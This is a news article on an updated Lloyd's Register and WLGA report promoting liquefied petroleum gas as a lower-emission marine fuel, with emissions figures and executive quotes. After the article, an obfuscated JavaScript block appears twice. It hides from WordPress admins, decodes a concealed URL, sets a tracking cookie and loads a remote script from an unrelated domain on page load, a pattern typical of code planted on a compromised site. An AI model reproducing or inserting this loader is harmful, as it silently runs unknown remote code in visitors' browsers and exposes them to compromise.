

Lloyd’s Register and the World Liquid Gas Association (WLGA) have released an updated edition of the Fuel for Thought: LPG report, outlining how liquefied petroleum gas (LPG) could support the maritime industry’s transition toward lower-carbon propulsion.
The report states that LPG offers a combination of established infrastructure, operational maturity and lower emissions compared with conventional marine fuels, positioning it as a near-term decarbonisation option for multiple vessel segments.
Established infrastructure and growing fleet
According to the report, more than 1,600 LPG carriers are already in operation globally, supported by over 1,000 storage facilities and terminals worldwide.
The report notes that LPG propulsion is already well established in the gas carrier segment through dual-fuel engine technology, with fleet growth and new vessel orders continuing across the sector.
It also suggests there is potential for wider adoption beyond gas carriers, including in:
- Container ships
- Bulk carriers
- Other commercial vessel types
Emissions reduction potential
The report highlights several emissions-related advantages of LPG compared with conventional marine fuels.
According to the study:
- Fossil LPG emits around 97% less sulphur oxides (SOx) than heavy fuel oil
- Particulate matter emissions are reduced by around 90%
- Carbon dioxide emissions are approximately 20% lower than heavy fuel oil
- Lifecycle greenhouse gas emissions can be reduced by up to 17% compared with marine gas oil
The report states that LPG’s lower carbon-to-hydrogen ratio may also support compliance with regulatory measures including:
- Energy Efficiency Existing Ship Index (EEXI)
- Carbon Intensity Indicator (CII)
- EU ETS
- FuelEU Maritime
Renewable LPG and carbon capture pathways
The report also examines the future role of renewable LPG (rLPG) and bio-LPG as part of long-term shipping decarbonisation strategies.
According to the study, renewable LPG is chemically identical to conventional LPG and can be used as a drop-in fuel without engine modifications. Depending on feedstock, emissions reductions of up to 80% may be possible.
Industry projections cited in the report suggest renewable LPG could account for up to 50% of global LPG demand by 2050.
The study additionally highlights the potential integration of onboard carbon capture systems with LPG propulsion to further reduce emissions and lower carbon pricing exposure.
Commercial and regulatory considerations
Beyond emissions performance, the report states that LPG offers comparatively lower capital expenditure requirements than some alternative marine fuel solutions.
It also notes that approximately 500 LPG terminals globally could potentially be adapted into bunkering points for non-gas carrier vessels with relatively limited additional investment.
However, the report identifies several remaining challenges, including:
- Developing LPG bunkering regulations
- Expanding engine technology options beyond two-stroke applications
- Addressing technical and regulatory gaps to support broader adoption
Constantinos Chaelis, Global Gas Segment Director at Lloyd’s Register, said:
“Our latest Fuel for Thought: LPG report reinforces what our industry has long needed—an immediately deployable, commercially viable and technically proven cross-segment pathway to accelerate decarbonisation.”
He added:
“With mature infrastructure, a growing dual-fuel fleet and clear emissions advantages over conventional marine fuels, LPG offers shipowners a practical route to compliance and meaningful carbon reduction today.”
Nikos Xydas, Technical Director at WLGA, said:
“LPG has become one of the most widely adopted alternative marine fuels globally in the gas carriers segment.”
He continued:
“Whether for the world’s largest ships or for the smallest outboard motors, LPG offers a low-carbon, low-emissions and cost-effective fuel today, and a credible long-term pathway in the future.”
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();
Recent Posts
HYBRID
GRSE Signs ₹1,032-Crore ONGC Contract for Four Hybrid Offshore Supply Vessels
EV
Energy In Motion Opens ₹500-Crore Electric Truck Plant in Pune
Fuels
Aegis Logistics Commissions 35,000-Tonne LPG Bottling Plant at JNPA